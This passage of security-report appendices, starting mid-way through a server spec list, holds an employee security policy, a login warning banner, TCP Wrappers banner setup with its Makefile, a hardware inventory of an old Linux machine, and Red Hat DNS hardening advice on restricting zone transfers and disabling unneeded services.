Network Controller	Compaq NC3163 Fast Ethernet NIC (embedded) PCI 10/100 WOL (Wake On LAN)
Storage Controller	Integrated Smart Array Controller standard
Storage	Diskette Drives 1.44 MB CDROM High Speed IDE CD-ROM Drive (Low-Profile) Hard Drives 2 x 36.4 GB Wide Ultra2/Ultra3 SCSI Drive Cage
Graphics	Integrated ATI Rage IIC Video Controller with 4-MB Video Memory

Appendix F

Corporate Information Security Employee Responsibilities

<Company Name>

Corporate Information Security

Employee Security Responsibilities

I have read this document and understand my security obligations.

____
Employee's Printed Name

_________________________ _________________________
Employee's signature Date

1 Purpose

The reliability of computer and network resources in our technology intensive and competitive business is critical to our success. Information systems are defined, for purposes of information security, as any electronic computing or communications resource and the data or information they store, process, or move. Information Security is defined as the management of access to and use of information resources in a manner consistent with business policies. Information Security is a process that begins with defining business policy stating how resources are to be used, surveying the risks, developing security specifications and implementing protective measures. Ongoing management includes administering controls, detecting problems, and responding to additional risks.

<Company Name> *Corporate Information Security Standards Publication* provides detailed policies regarding the safeguard of the company's information resources. All employees on an annual basis should review it.

The purpose of the <Company Name> *Employee Security Responsibilities* document is to provide a concise list of security responsibilities that apply to all users of the company's information systems. A copy of this document with the employee's signature will be placed in your personnel file.

2 Responsibilities

Companies have become more and more dependent on their information systems. <Company Name> relies on these resources for the day-to-day operation of the business as well as demonstrations of our products. In order to ensure reliability and integrity of our information systems, it is necessary for all users to follow consistent policies and procedures.

Business Partners

All vendors, contractors, temps, and other non-<Company Name> personnel who require access to the company's information systems must comply with the requirements described in this document. Noncompliance may result in a decision to terminate or disconnect the violating system from the network until discrepancies have been resolved. Intentional attempts to circumvent security safeguards may result in criminal and/or civil prosecution.

Users

Each user is responsible for protecting the integrity and privacy of all information, which is in his/her possession or to which he/she has access. Sensitive/proprietary information must be made available only to those individuals what have an authorized need to know or who require the information to perform his/her job responsibilities. All users are responsible for understanding and complying with policies set forth in this document. Intentional attempts to circumvent security safeguards may result in termination and/or prosecution.

IT

IT has been entrusted with corporate information systems administration and security. IT is responsible for installing, coordinating, maintaining, and securing networking capabilities throughout the company. All network connections, software installations, and user ID administration must be approved and performed by IT. The IT manager and supervisor has the responsibility of enforcing the policies defined in this document.

3 Policies

1. All users will possess a unique User ID as defined in the Corporate Information Security *Standards Publication.*

2. Passwords are considered Confidential and Private. The following set of rules apply to passwords:

   - Passwords must not be shared with other employees or non-employees. An exception to this is group accounts. Group accounts must be approved by the IT Manager (currently, only QA is authorized a group account).

   - Generally, passwords should not be written down. If for some reason a written list of passwords must be maintained, it must be stored in a secured location accessible only to the authorized user; written or printed lists must be shredded prior to disposal.

   - User passwords must be changed a minimum of once every 6 months.

   - Passwords must be a minimum of nine characters, and must include a minimum of two alphabetic characters, one numeric and one special (e.g., @,#,$,%) character.

   - The password must not be easy to guess. **The following passwords should be avoided**:

     - Avoid dates, especially those that appear on your drivers license, daily planner, or calendar that you carry in a wallet or purse
     - Avoid names, nicknames, initials, payroll numbers, and the words "password, "<Company Name>"
     - Avoid User Ids
     - Avoid consecutive keys on a keyboard, e.g. QWERTY or ASDFGH
     - Avoid all one character, e.g. BBBBBB or 999999
     - Avoid your telephone number, social security number, and birth date
     - Avoid words that appear in a dictionary
     - Avoid use of system names or command names

3. There must be no access to <Company Name> networks from "external networks" except through the <Company Name> firewall. This includes connections to and from the Internet

4. No user will be give more than three failed attempts to access a system, network, or network element.

5. A password protected screen saver will be configured to activate on all desktop computers after 30 minutes of user inactivity.

6. Only designated IT Department personnel are permitted to monitor network traffic. Unauthorized network traffic monitoring (sniffing) is prohibited.

7. The IT Department will authorize and control all physical connections to <Company Name> networks.

8. <Company Name> computers will only contain software authorized and installed by <Company Name> IT Department.

9. The IT Department will control and maintain all software licenses. Users will not copy or modify licensed software.

10. Software, which has been illegally copied, is not authorized on company owned computers.

11. Software downloads from the Internet or other sources for uses other than business are not permitted.

12. Only approved virus detection and prevention software (currently Norton Antivirus) may be used on <Company Name> systems.

13. Virus definition files will be updated on a monthly or as needed basis on all machines.

14. Virus detection and protection software will be installed on all company owned personal computers, servers, portable computer, laptops, and notebook computers by the IT Department.

15. Virus detection software will be executed at every logging occurrence to a server, at a boot of personal, portable, laptop or notebook computer, and at the insertion of removable media.

16. Reasonable, incidental personal use of e-mail is permitted, but such message will be treated no differently from other messages.

17. Use of the e-mail system to engage in any communications that are in violation of company policy, including but not limited to transmissions of defamatory, obscene, offensive, or harassing message, or messages that disclose personal information without authorization, is prohibited.

18. Casual personnel use of the Internet is permitted, provided it does not affect employee productivity.

19. All access to and from the Internet shall be via the installed firewall.

20. Access to inappropriate Internet sites is prohibited. All Internet access is monitored and logged.

21. Modems shall not be utilized for dial-in or dial-out access from a company-owned computer.

22. Laptop computer security requirements:

    - Enable the BIOS password using a password that complies with password requirements specified in this document.
    - When traveling, laptop computers should never be checked as luggage.
    - Never store proprietary information on the laptop computer hard drive.
    - Laptop users will perform all prudent measures to prevent theft of the laptop computer (e.g., never leave the computer inside an unattended vehicle, never leave the computer in an unsecured room, etc).

If a user notices a security infraction, Corporate Security should be notified as soon as possible at <security phone number>. You can also reach Corporate Security via email at <security email address>.

Appendix G

Warning Banner

****

NOTICE TO USERS

This is a <Company Name> computer system and is the property of <Company Name>. It is for authorized use only. Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to <Company Name>, and law enforcement personnel, as well as authorized officials of other agencies, both domestic and foreign.

****

UNIX Login Banners

==================

The banners for UNIX machines depend on the particular vendor and service. For many recent systems (Sun, Linux), creating the file /etc/issue containing the banner text causes the banner text to be displayed before the console login and before all interactive logins such as telnet, rsh, and rlogin. Linux systems use two such files, /etc/issue for console logins and /etc/issue.net for telnet logins so be sure to place the banner text in both.

For other systems and for services that do not respond to the /etc/issue file, put the banner text in the file /etc/motd. The contents of this file are displayed by the global /etc/.login and the /etc/profile files, depending on which shell you start (sh or csh), immediately after a successful login. Displaying the /etc/motd file immediately after login is also an option for the Secure Shell daemon (sshd) and is set in the /usr/local/etc/sshd_config file.

Some versions of the FTP service have been modified to display, after login, the contents of the file .login_message found in the root directory of the FTP tree or in the users home directory. You will have to try this to see if it works. If it does not work, you must put a file named NOTICE_TO_USERS containing the warning text into the root directory of the anonymous ftp tree and the file or a link to the file into each user's home directory.

For machines that do not use these methods for displaying banners, consult the man pages for each service to see if there is a banner mechanism available.

NOTE: An important thing to note here is that if you remove a service from a UNIX machine, your machine will be more secure and you will not have to worry about placing a banner on that service. If you have open services that you do not need simply remove them.

Adding Warning Banners With TCP Wrappers

==

Unix users can apply banners to services such as ftp, telnet, etc. using the TCPwrappers program. TCP Wrappers is a program for controlling who can connect to the different services on your computer. In addition to controlling access to your computer, the TCP Wrappers program has the capability to send a banner to the connecting client whenever a connection to a service is requested. Care must be taken as to which services banners are added to, as many protocols are not meant to be read by humans and do not support text banners. Note also that this works only for those services that are controlled by TCPWrappers.

The TCP Wrappers program must first be downloaded and installed on your system.

To add banners to your TCPwrappers program you have to recompile it with the -DPROCESS_OPTIONS flag. The flag, which is a language extension, is NOT on by default. In the hosts.allow file, add the text, ": banners /banner/path" after the list of clients that you want the banner to be displayed to.
The string, /banner/path is the path to a directory that contains the banner files. The banner files have the same names as the daemons they will apply to.
That is, the banner for the in.ftpd daemon is in a file named in.ftpd.
It is possible to have a different banner for each rule in hosts.allow should you so desire.

The make file below is available with the TCPWrappers distribution to make the banner files for each of the services from a prototype banner. Simply place the banner text in a file named prototype and run the make file to produce banner files appropriate for each service.

See the Banners.Makefile file, shown below and in the TCPWrappers directory for complete instructions on how to setup and use banners with TCPWrappers.
There is also a Linux Gazette article available that describes how to install TCP Wrappers and add banners.
http://www.linuxgazette.com/issue15/tcpd.html

```
# @(#) Banners.Makefile 1.2 94/12/30 21:35:44
#
# Install this file as the Makefile in your directory with banner files.
# It will convert a prototype banner text to a form that is suitable for
# the ftp, telnet, rlogin, and other services.
#
# You'll have to comment out the IN definition below if your daemon
# names don't start with `in.'.
#
# The prototype text should live in the banners directory, as a file with
# the name "prototype". In the prototype text you can use %<character>
# sequences as described in the hosts_access.5 manual page (`nroff -man'
# format).  The sequences will be expanded while the banner message is
# sent to the client. For example:
#
#       Hello %u@%h, what brings you here?
#
# Expands to: Hello username@hostname, what brings you here? Note: the
# use of %u forces a client username lookup.
#
# In order to use banners, build the tcp wrapper with -DPROCESS_OPTIONS
# and use hosts.allow rules like this:
#
#       daemons ... : clients ... : banners /some/directory ...
#
# Of course, nothing prevents you from using multiple banner directories.
# For example, one banner directory for clients that are granted service,
# one banner directory for rejected clients, and one banner directory for
# clients with a hostname problem.
#
SHELL   = /bin/sh
IN      = in.
BANNERS = $(IN)telnetd $(IN)ftpd $(IN)rlogind # $(IN)fingerd $(IN)rshd

all:    $(BANNERS)

$(IN)telnetd: prototype
        cp prototype $@
        chmod 644 $@

$(IN)ftpd: prototype
        sed 's/^/220-/' prototype > $@
        chmod 644 $@

$(IN)rlogind: prototype nul
        ( ./nul ; cat prototype ) > $@
        chmod 644 $@

# Other services: banners may interfere with normal operation
# so they should probably be used only when refusing service.
$(IN)fingerd: prototype
        cp prototype $@
        chmod 644 $@

$(IN)rshd: prototype nul
        ( ./nul ; cat prototype ) > $@
        chmod 644 $@

# In case no /dev/zero available, let's hope they have at least
# a C compiler of some sort.

nul:
        echo 'main() { write(1,"",1); return(0); }' >nul.c
        $(CC) $(CFLAGS) -s -o nul nul.c
        rm -f nul.c
```

Appendix H

Hardware Identification:

CPU
BIOS: Award 4.50G (NON Y2K COMPLIANT)
Pentium-75
64MB RAM
Grey mid-tower enclosure (HIQ logo on front panel)
1 - empty 5 1/4" enclosures - Topmost missing faceplate
1 - 3 1/2" Floppy disk drive
1-Exabyte 8mm Tape Drive
1 - empty 3 1/2" enclosure
1 - hard disk - defined below
No keys - unit unlocked
Toshiba XM5401-TA SCSI CD-ROM - SN: 5Z60J04995 (empty)
NCR SCSI Controller

Hard Disk Drive
Seagate ST31220A (Medalist 1220)
CC part number: 9A4002-307
Capacity: 1083.2MB
Jumpers: J5 was in the top horizontal position "spare"

Operating System
RedHat Linux 6.0 (Hedwig)
Kernel: 2.2.5-15

Appendix I

Red Hat 7 DNS Server Hardening Package

The single most important hardening feature for a DNS server is the ability to restrict zone transfers using nslookup or dig. The command *nslookup ls* will download the entire zone from a DNS server using TCP.

Zone Restriction is configured by adding statements to the *named.conf* file:

<u>**For Bind 8**</u>:

```
options {
      allow-transfer { 206.168.119.178; };
};
```

or, specific to a zone:

```
zone "acmebw.com" {
      type master;
      file "db.acmebw.com";
      allow-transfer { 206.168.119.178; };

};
```

Kernel features:

Enable specific kernel features such as IP-firewalling, TCP Syn Cookies, Drop Source routed frames to prevent your system from being abused in DoS attacks.

Inetd.conf controls many of the open ports

Inetd is the IP handler process that launches programs based on the incoming port connection. The configuration file /etc/inetd.conf has many lines as follows:

```
      telnet    stream    tcp    nowait    root    /usr/sbin/tcpd
      /usr/sbin/in.telnetd
```

In this example, the telnet port (tcp/23) is open, and launches in.telnetd when ever a connection occurs. You can disable a port by simply commenting the line out with a # mark in front of it. The inetd.conf file usually has many services listed with most commented out.

Replacement with xinetd, from http://freshmeat.net allows the assigment of allowed IP addresses per service. In this instance, DNS requests (UDP) could be allowed from any IP address, but telnet could be allowed only from an internal address or segment.

Disable Unwanted Daemons

Some services such as e-mail and web servers are designed to run as a daemon process rather than launching the application for each incoming connection.

These daemons are started at boot time, and open the service port for as long as the process is running. These ports will not be handled by inetd. For example: if you install a basic Linux system and find that sendmail is installed, but you are not running a mail server, disabling the daemon is generally a good idea. Using the control panel tool in X windows on a RedHat system will allow you to quickly enable or disable which processes are started at boot time. If you are doing things by hand, look at the symlinks in the /etc/rc.d/rc3.d and /etc/rc.d/rc5.d

Upgrade software

Many of the common internet software packages such as bind/named, ftp, imap, pop, and sendmail have recent updates to correct security holes in the software. Most of these are buffer overflow issues which can allow an attacker the ability to gain access to your system. The following are sources for the common software packages

- Xinetd: http://freshmeat.net/
- Sendmail: http://www.sendmail.org
- BIND/Named: http://www.isc.org
- FTP: http://www.wu-ftpd.org
- IMAP & POP: CERT Advisory CA-97.09 lists several POP and IMAP packages and sources of each.

References

"Incident Handling: Step by Step, Version 1.5." The SANS Institute, January 2001

Toxen, Bob, "Real World Linux Security: Intrusion Prevention, Detection and Recovery" 1st edition Prentice Hall, November 2000.

http://www.compaq.com/products/quickspecs/10495_div/10495_div.html

http://www.ciac.org/ciac/bulletins/j-043.shtml

http://freshmeat.net

http://www.sendmail.org

http://www.isc.org

http://www.wu-ftpd.org